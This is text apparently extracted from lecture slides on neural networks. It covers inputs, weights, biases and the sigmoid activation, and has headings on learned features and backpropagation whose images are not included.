
- $x$ : input
- $w$ : weight
  - associated with link
- $b$ : bias (activation trigger)
  - associated with node
- $a$ : activation =  $\sigma(w \cdot x + b)$
- $\sigma(\ )$ : small changes in  $w$ ,  $b$  produce small change in  $a$

# Math of neural nets






# Models features (learned)




# Math of learning: backpropagation




use errors to  
update Bs

mean  
error





